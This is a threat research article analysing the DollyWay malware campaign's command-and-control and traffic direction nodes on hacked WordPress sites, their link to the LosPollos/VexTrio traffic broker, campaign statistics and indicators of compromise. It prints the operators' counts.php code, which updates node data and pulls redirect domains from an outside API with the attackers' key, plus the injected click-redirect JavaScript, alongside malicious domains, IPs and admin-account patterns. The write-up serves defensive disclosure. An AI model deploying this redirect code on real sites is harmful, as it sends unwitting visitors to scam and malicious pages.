# Inside DollyWay's C2 Infrastructure: Traffic Direction Systems and the LosPollos Connection

godaddy.com/resources/news/dollyway-malware-c2-tds

## Key findings

- Analysis of DollyWay C2/TDS nodes reveals campaign reaches 9-10 million monthly page impressions across approximately 10,000 compromised WordPress sites in the past year
- Campaign infrastructure relied heavily on LosPollos traffic broker network until November 2024 disruption
- Sophisticated node architecture includes cryptographic verification and redundancy mechanisms to ensure operational resilience
- Recent disruption forced rapid transition to alternative traffic monetization methods, demonstrating the operation's adaptability

In our previous analysis of the DollyWay World Domination malware operation, we explored it's scope and evolution over eight years. We also analyzed the most recent malware variant (DollyWay v3) and it's sophisticated infection mechanisms. This follow-up deep-dive examines the campaign's Command and Control (C2) infrastructure and Traffic Direction System (TDS) nodes, focusing specifically on activities observed during 2024-2025 that reveal new insights into its operational scale and recent disruptions.

Our research into compromised C2/TDS nodes has uncovered detailed statistics about the campaign's reach in the past year, including traffic volumes, WordPress version targeting, and monetization strategies. We've also documented significant changes in the operation's infrastructure following recent security industry revelations about their traffic broker partner LosPollos.

## C2/TDS Nodes

The DollyWay malware uses a small subset of compromised sites as C2/TDS nodes. We had a chance to clean some of these nodes and explore how they work from the server side.

The node malware is very simple. It consists of one PHP script **counts.php** and two static files: **data.txt** and **<hex32>.** They can all be found in the /**wp-content**/ directory of the infected sites as we can easily see in the node lists on any compromised site.

These files don't reveal too much information about the malware operators. In addition, taking over the individual nodes will not result in campaign disruption because of its distributed nature with lots of verification steps, redundancy and fallback options available for most critical

functions. On the other hand, it's easy to turn any compromised site into a C2/TDS node. Probably any site that hadn't been cleaned in over a year is a good candidate — their owners definitely don't pay much attention to security and integrity of their sites.

## Data.txt

The **counts.php** file is very simple. It updates the content of the **data.txt** file when it receives POST requests with the following parameters: newcode, sign, data.

```
function check_sig($sign,$data){
    $pubkey = '-----BEGIN PUBLIC
KEY-----'."\n".'MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAKLN9azzu/i/
    HYvYc+0CW5DViGIuCJbz'."\n".'23skWsSTwkO6wSga7QJU+m0elAll3
iGTFOSFzXChhlluOrW6+VVLXb8CAwEAAQ=='."\n".'-----END
PUBLIC KEY-----';
    $public_key_res = openssl_get_publickey($pubkey);
    $sign_d = base64_decode($sign);
    $ok = openssl_verify($data, $sign_d, $public_key_res,
        OPENSSL_ALGO_SHA1);
    if($ok == 1){
        $f = fopen('data.txt', "w");
        fputs($f,"$sign\n");
        fputs($f,"$data");
        fclose($f);
        die('success');
    }
}


if(isset($_POST['newcode'])){
    check_sig($_POST['sign'],$_POST['data']);
    die('error');
}
```

Before saving, it verifies that the data is properly signed (this helps to prevent anyone updating C2/TDS nodes with invalid data). As we already discussed, **data.txt** contains the most current list of DollyWay nodes as well as category ids for older versions of this malware. Infected websites download this **data.txt** file once a day and it is important to keep it valid and up to date.

## Domain list

Another static file maintained by the counts.php is the list of VexTrio/LosPollos domains for every redirect category. It has a 32 character long hexadecimal string as a name, which represents the MD5 hash of the absolute path to the counts.php script.

```php
function get(){
    $counts_md5 = md5( __FILE__ );
    $ch = curl_init("https://domainapi.lospollos.com/
        actualdomain?key=ea6ff61a45e946c287ea5f121c4f2e4b");
    curl_setopt( $ch, CURLOPT_USERAGENT, 'Mozilla/5.0 (Windows NT 10.0;
        WOW64; rv:56.0) Gecko/20100101 Firefox/56.0');
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt($ch, CURLOPT_TIMEOUT, 10);
    $json = curl_exec($ch);
    $f =
    file_put_contents($counts_md5, base64_encode($json));
}

$counts_md5 = md5( __FILE__ );
if(!file_exists($counts_md5) || (time() - filemtime($counts_md5) > 600)){
    get();
}
```

Every 10 minutes, this domain list is downloaded directly from the LosPollos API endpoint using the malware operator's own key:

```
hxxps://domainapi.lospollos[.]com/actualdomain?key=ea6ff61a45e946c287ea5f121c4f2e4b
```

Here's a typical unencrypted response with VexTrio/LosPollos domains:

```
{
"Dating":["romancezone[.]one"],
"Mainstream":["topawardpicks[.]top","yourspacegain[.]top"],
"Crypto":["coinsboostbonus[.]top"],
"Gay Dating":["hot-gays-quest[.]life"],
"iGaming":["your-bigprofit[.]top"],
"Cams":["myhot-cams[.]life"],
"Dating-new":["p9xpmrp.romancezone[.]one"],
"Mainstream-new":["p9xpmrp.topawardpicks[.]top","p9xpmrp.yourspacegain[.]top"],
"Crypto-new":["p9xpmrp.coinsboostbonus[.]top"],
"Gay Dating-new":["p9xpmrp.hot-gays-quest[.]life"],
"iGaming-new":["p9xpmrp.your-bigprofit[.]top"],
"Cams-new":["p9xpmrp.myhot-cams[.]life"]
}
```

## TDS functionality

The main function of the **counts.php** script is to serve the JavaScript redirect code to infected website that request it via URLs like this:

```
https://<node>/wp-content/counts.php?cat=0&t=<encrypted-ref-domain>
```

Based on the requested category (&cat) the script selects the domain name, user id and the category to generate a LosPollos "smart link".

```
$user[0] = '/?u=7mkpd0d&o=ex3wmkx';
$user[1] = '/?u=7mkpd0d&o=ex5whk5';
$user[2] = '/?u=7mkpd0d&o=exnkbey';
$user[3] = '/?u=7mkpd0d&o=exuwmkz';
$user[4] = '/?u=7mkpd0d&o=exyk80c';
$user[5] = '/?u=7mkpd0d&o=ex7w2wv';
$cats[0] = 'Dating';
$cats[1] = 'Mainstream';
$cats[2] = 'Crypto';
$cats[3] = 'Gay Dating';
$cats[4] = 'Gambling';
$cats[5] = 'Cams';

$data = json_decode(base64_decode(file_get_contents($counts_md5)), true);
if(isset($_GET['cat'])){
    if(preg_match('/^[0-5]{1}$/m', $_GET['cat'])){
        $cat = (int)$_GET['cat'];
    }
    else {
        $cat = 1;
    }
}
else {
    $cat = 1;
}
$domain = $data[$cats[$cat]][0];
$ye617ef6974faced4 = 'https://'.$domain.$user[$cat].'&t='.$host;
```

For example, if the **?cat** parameter is "**0**", then the TDS will select the "Dating" category, the **romancezone[.]one** domain and the "**/?u=7mkpd0d&o=ex3wmkx**" parameters to form the following smart link:

`hxxps://romancezone[.]one/?u=7mkpd0d&o=ex3wmkx&t=<encrypted-ref-domain>`

Similarly, for ?cat=1, we get the "Mainstream" category and the following smart link:

`hxxps://topawardpicks[.]top/?u=7mkpd0d&o=ex5whk5&t=<encrypted-ref-demin>`

This link is then injected into the final JavaScript code, which is already familiar to us from the "client side" section of our first DollyWay post.

```
$ye617ef6974faced4 = 'https://'.$domain.$user[$cat].'&t='.$host;
?>
localStorage.setItem('test', 'testValue'); if
((localStorage.getItem('test') !== null) && (
localStorage.getItem('click4') == null)){
    var click_r = false;
    document.addEventListener("click", function(){
    if(click_r == false){
    localStorage.setItem('click4', 'click4');
    window.open("<?php echo $ye617ef6974faced4; ?>");
    click_r = true;
    }
    });
}
```

**December 2024: New counts.php version**

Mid-November 2024, many threat actors started switching from LosPollos smart links to alternative redirect destinations. DollyWay operators followed the suit and by the end of December 2024, they gradually upgraded the counts.php script on most C2/TDS nodes.

The new version included new functionality:

1. Instead of LosPollos API, the new redirect URLs are retrieved from the **trafficredirect** Telegram channel (it was created on November 28, 2023). If it's not available, the fallback URL is: hxxps://**pinkfels[.]shop**/?t=json&i=01e077f41c42710c07820d85fff21c63&a=11341608982415' (domain was created on November 28, 2023)
2. The new redirect URL is cached for 100 seconds in the /**wp-content/4052e211471469076d33effdf1795b24** file (where 4052e211471469076d33effdf1795b24 is MD5 hash for "**11341608982415**")

3. Constants in the generated redirect JavaScript are changed:
    - test → test01
    - click4 → click01

## TDS usage statistics

While taking over individual C2/TDS nodes can't disrupt the malicious campaign, it allows us to peek into the statistics of the whole operation by leveraging the website server logs.

From the logs, we see the following:

- Requests to the TDS scripts (**counts.php / count.php**) from infected websites around the world
- Requests to the **data.txt** file; infected sites request this file once a day.
- Referrers: these requests come from compromised sites

- Requested categories (**&cat** parameter of the counts.php script)
- WordPress versions of infected sites

We analyzed four months worth of logs on 3 different nodes that served both counts.php and count.php versions and found the following:

Each individual node gets about **1.9 million** TDS requests per month from about **1.3 million** unique IP addresses. These are requests from real visitors with browsers that execute JavaScript code. They are literally “one click away” from getting redirected to malicious sites (they get redirected if they click anywhere on a web page).

Given that currently there are 14 nodes in the list and three of them are randomly picked to load malicious code, the chances that any specific node is chosen in roughly 20%.

This allows us to extrapolate our numbers to the whole network of malicious TDS nodes:

**9-10 million** impressions of infected pages per month result in loading malicious scripts from the TDS.

Roughly **60%** of them used the “**Mainstream**” category (?cat=1) for the redirect links and **40%** the “**Dating**” category (?cat=0).

Older DollyWay v2 s parameters (?s=7961591006225, ?s=7911586164333, ?s=8001593090904, ?s=7531575880767, ?s=8131599557550) are used equally, about 20% each.

During October 2024 to February 2025, **10,043** unique domains were used as referrers in requests to DollyWay v2 and v3 TDS scripts and the data.txt files.

We’ve also analyzed the WordPress versions of infected sites. Total we found **205** different WordPress versions (some as old as old as 3.6) with the following 10 most common versions (as of end of January 2025):

1. 52.96%  WordPress/6.7.1
2. 5.73%  WordPress/6.6.2
3. 3.28%  WordPress/6.5.5
4. 2.67% WordPress/6.2.6
5. 2.37%  WordPress/6.4.5
6. 2.37% WordPress/5.3.18
7. 1.93% WordPress/6.1.7
8. 1.78%  WordPress/6.0.9
9. 1.62%  WordPress/4.9.26
10. 1.59%  WordPress/5.8.10

In December and January, the usage data slightly decreased, averaging about 1.7 million requests from 1 million unique IP addresses on each node, with referrers from 7,094 and 6,815 infected domains respectively. This decrease may be associated with temporary campaign

disruption that happened because of switching the underlying redirect provider. It started after November 19, 2024 and took about a month to migrate most counts.php nodes to a new version.


Overall, in the period of October 2024 - January 2025, we've observed 10,043 unique infected domains referring to **count.php/counts.php** scripts on DollyWay TDS nodes.

## VexTrio/LosPollos

VexTrio is the name given by the Infoblox research team to one of the largest malicious traffic brokers specializing in redirects to various types of scam sites (adult dating, fake sweepstakes, fake captchas, etc.)

Multiple prominent malware campaigns leverage VexTrio to monetize traffic from hacked sites, including Balada Injector, DNS TXT redirects, Sign1, DollyWay. ClearFake and some SocGholish affiliates are also known to redirect some traffic to VexTrio.

When checking the code of the DollyWay TDS node script, we revealed that the VexTrio redirect URLs were actually obtained from the LosPollos API server. It turned out that there was a real ad network that managed traffic from all those malicious campaigns.





Screenshot of the LosPollos main page captured in October, 2024

The ad network "LosPollos" draws inspiration from the television series "Breaking Bad," incorporating various design elements and references from the show. Their branding mirrors that of the fictional "Los Pollos Hermanos" restaurant chain, which served as a money laundering operation in the series. The network's logo features the likeness of the show's character who owned the restaurant, and their website includes several subtle nods to the series, including a homepage hero image reminiscent of the show's distinctive laboratory scenes.

## November 2024: Disrupted DollyWay leaves LosPollos

On November 13th, 2024, Quirium researchers revealed their investigation connecting LosPollos to some other cloaking and disinformation services. That same day, Sucuri published a post about the latest iteration of DollyWay v3 malware.

It may be a coincidence, but a week after that the DollyWay operators started to rapidly delete their C2/TDS servers. Their LosPollos API key also stopped working.





As a result, the remaining TDS nodes couldn't retrieve LosPollos links and served invalid redirect code that missed the domain name:

```
window.open("hxxps:///?u=7mkpd0d&o=ex5whk5&t=<encrypted-infected-domain>");
```

As of December 4, 2024, only two TDS nodes were updated to use a different TDS. They redirected to:

```
window.open("hxxps://tavux.participates[.]cfd/help/?11341608982415&sub_id_1=<encrypted-infected-domain>");
```

Now, the new TDS script is configured to obtain redirect URL from the **trafficredirect** Telegram channel:



Posts in the trafficredirect Telegram channel

This new **/help/?11341608982415** TDS resembles the so-called DisposableTDS that DollyWay operation used before 2022. That TDS employed new disposable domains on **.tk**, **.ml, .ga**, **.cf** TLDs, along with the **/index/?7961591006225** URL pattern.

The new TDS initially redirected traffic through **tuto.tuggest[.]space**, generating URLs with specific UTM parameters, such as:

```
hxxps://tuto.tuggest[.]space/?
utm_medium=9eb2bcdc89976429bc64127056a4a9d5d3a2b57a&utm_campaign=cid:3088&cid=3088-0-
20241201030249e6c40dc32
```

These redirects frequently lead to Amazon affiliate links using the "mntzr-20" parameter. URLScan analysis reveals that traffic to these affiliate links consistently originates from compromised websites or suspicious domains. The “mntzr-20” affiliate id is also mentioned in a Cyjax whitepaper. Another alternative redirect destination includes technical support scams.

Additionally, other malware distribution campaigns previously associated with LosPollos have transitioned to alternative TDS platforms. For instance, the Balada Injector campaign's last known connection to a LosPollos link (u=bt1k60t) was recorded on November 19th, 2024.

By the end of December 2024, 9 of 14 nodes had been fully updated. Another two nodes returned broken JavaScript code that missed the domain name in the redirect URLs. Three nodes would return just errors. Since March 2025, the number of operational nodes has decreased to 7.

## Conclusion

The disruption of DollyWay's relationship with LosPollos marks a significant turning point in this long-running campaign. While the operators have demonstrated remarkable adaptability by quickly transitioning to alternative traffic monetization methods, the rapid infrastructure changes and partial outages suggest some level of operational impact.

However, given DollyWay's eight-year history of evolution and adaptation, this disruption likely represents just another phase in the campaign's development rather than a permanent setback. The sophisticated distributed architecture, with its redundant C2/TDS nodes and cryptographic verification systems, provides the operators with a resilient foundation for continued operations.

## Indicators of compromise

**TDS node script URL pattern:**

```
https://<compromised-site>/wp-content/counts.php?cat=[0|1]&t=<encrypted-ref-domain>
```

**C2 update URL pattern:**

```
https://<compromised-site>/wp-content/data.txt
```

**VexTrio/LosPollos integration:**

- Affiliate ID before September 2021: u=h2xkd0x
- Affiliate ID after September 2021: u=7mkpd0d
- LosPollos API key: ea6ff61a45e946c287ea5f121c4f2e4b
- Domains and LosPollos categories:
- Dating: romancezone[.]one
- Mainstream: topawardpicks[.]top, yourspacegain[.]top
- Crypto: coinsboostbonus[.]top
- Gay Dating: hot-gays-quest[.]life
- iGaming: your-bigprofit.top
- Cams: myhot-cams[.]life

**Redirects after November 20, 2024:**

Pattern:

```
hxxps://<subdomain>.<apex-domain>/help/?11341608982415&sub_id_1=<encripted-compromised-domain>
```

Example:

```
hxxps://dalopt.participates[.]cfd/help/?11341608982415&sub_id_1=[redacted]
```

**Redirect domains:**

- abstracts.cngsby[.]cfd
- ity.anoneth[.]fun
- admirable.brehmed[.]cfd
- adventure.lantial[.]cfd
- alignment.econd[.]cfd
- artistry.cngsby[.]sbs
- barometer.unroose[.]space
- breakfast.ffiftringg[.]sbs
- composure.pedancy[.]fun
- configure.crellar[.]cfd
- constructive.curvive[.]space
- constructive.lantial[.]us
- dalopt.participates[.]cfd
- discovered.secamondareeng[.]space
- expedient.eithert[.]cfd
- framework.chellor[.]cfd
- framework.reorget[.]cfd
- framework.retiont[.]space
- landscape.chanism[.]sbs
- landscape.goalked[.]cfd
- landslide.postume[.]cfd
- mainframe.crellar[.]sbs
- methodical.reorgedt[.]fun
- momentous.debayon[.]sbs
- overload.threath[.]sbs
- procedure.secreeng[.]space
- resonance.agained[.]cfd
- streaming.threath[.]cfd
- tavux.participates[.]cfd
- transmit.chanism[.]cfd
- tremendous.mcgonal[.]cfd
- vintage.brehmed[.]sbs
- workbench.cudwork[.]cfd
- oldoak.spindexed[.]site
- keenram.anariding[.]site
- premiumservices.approviding[.]store
- poiting.poiting[.]php.ua
- fastbird.freolopd[.]my.id
- bigwave.karina2ol[.]hweb.id
- daylight.fewfwefwef[.]biz.id

- madfox.fewfwefwef[.]hmy.id
- hotwind.garudaototo[.]my.id
- wetsea.kerapusta[.]my.id
- redmoon.meraoolipo[.]my.id
- redmoon.diopl55[.]my.id
- diopl55.domikdoma[.]my.id
- keenram.signeuf[.]shop

**Commented out redirect URL found in the latest counts.php script:**

`22.mbvnsmrtlnk1[.]xyz/?secret=OvA4auMm`

**C2 used by latest counts.php scripts to retrieve redirect URLs**

Primary:

`https://t[.]me/s/trafficredirect`

Fallback:

`https://pinkfels[.]shop/?t=json&i=01e077f41c42710c07820d85fff21c63&a=11341608982415`

Use**r Agents used by counts.php scripts to retrieve new redirect URLs :**

> Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
>
> Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36

## Server-side IoCs

**Files used in C2/TDS nodes:**

- wp-content/counts.php
- wp-content/count.php
- wp-content/data.txt
- wp-content/4052e211471469076d33effdf1795b24 // md5('11341608982415')

**IP addresses used to maintain C2/TDS node:**

- 45.147.254.74
- 45.147.255.26

**Malicious admin accounts:**

- Usernames: Random hexadecimal strings (up to 32 characters)
- Email pattern: <same-as-username>@[random-hex].com

| Username | Email |
| --- | --- |
| 7591c62c3c443a75fbdf9fadfbe2802f | 7591c62c3c443a75fbdf9fadfbe2802f@113c971f77f8.com |
| 36e21a1c8c | 36e21a1c8c@d5b53904ee84dac8d41331f0b.com |
| 6fcb1f44c9b1772a0 | 6fcb1f44c9b1772a0@1a8001dc2c3607.com |
| 3cc40c79f2d7217139a8 | 3cc40c79f2d7217139a8@27d831561ab46a5244a82.com |

### Public key:

```
-----BEGIN PUBLIC KEY-----

MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAKLN9azzu/i/HYvYc+0CW5DViGIuCJbz
23skWsSTwkO6wSga7QJU+m0elAll3iGTFOSFzXChhlluOrW6+VVLXb8CAwEAAQ==

-----END PUBLIC KEY-----
```

### Related posts: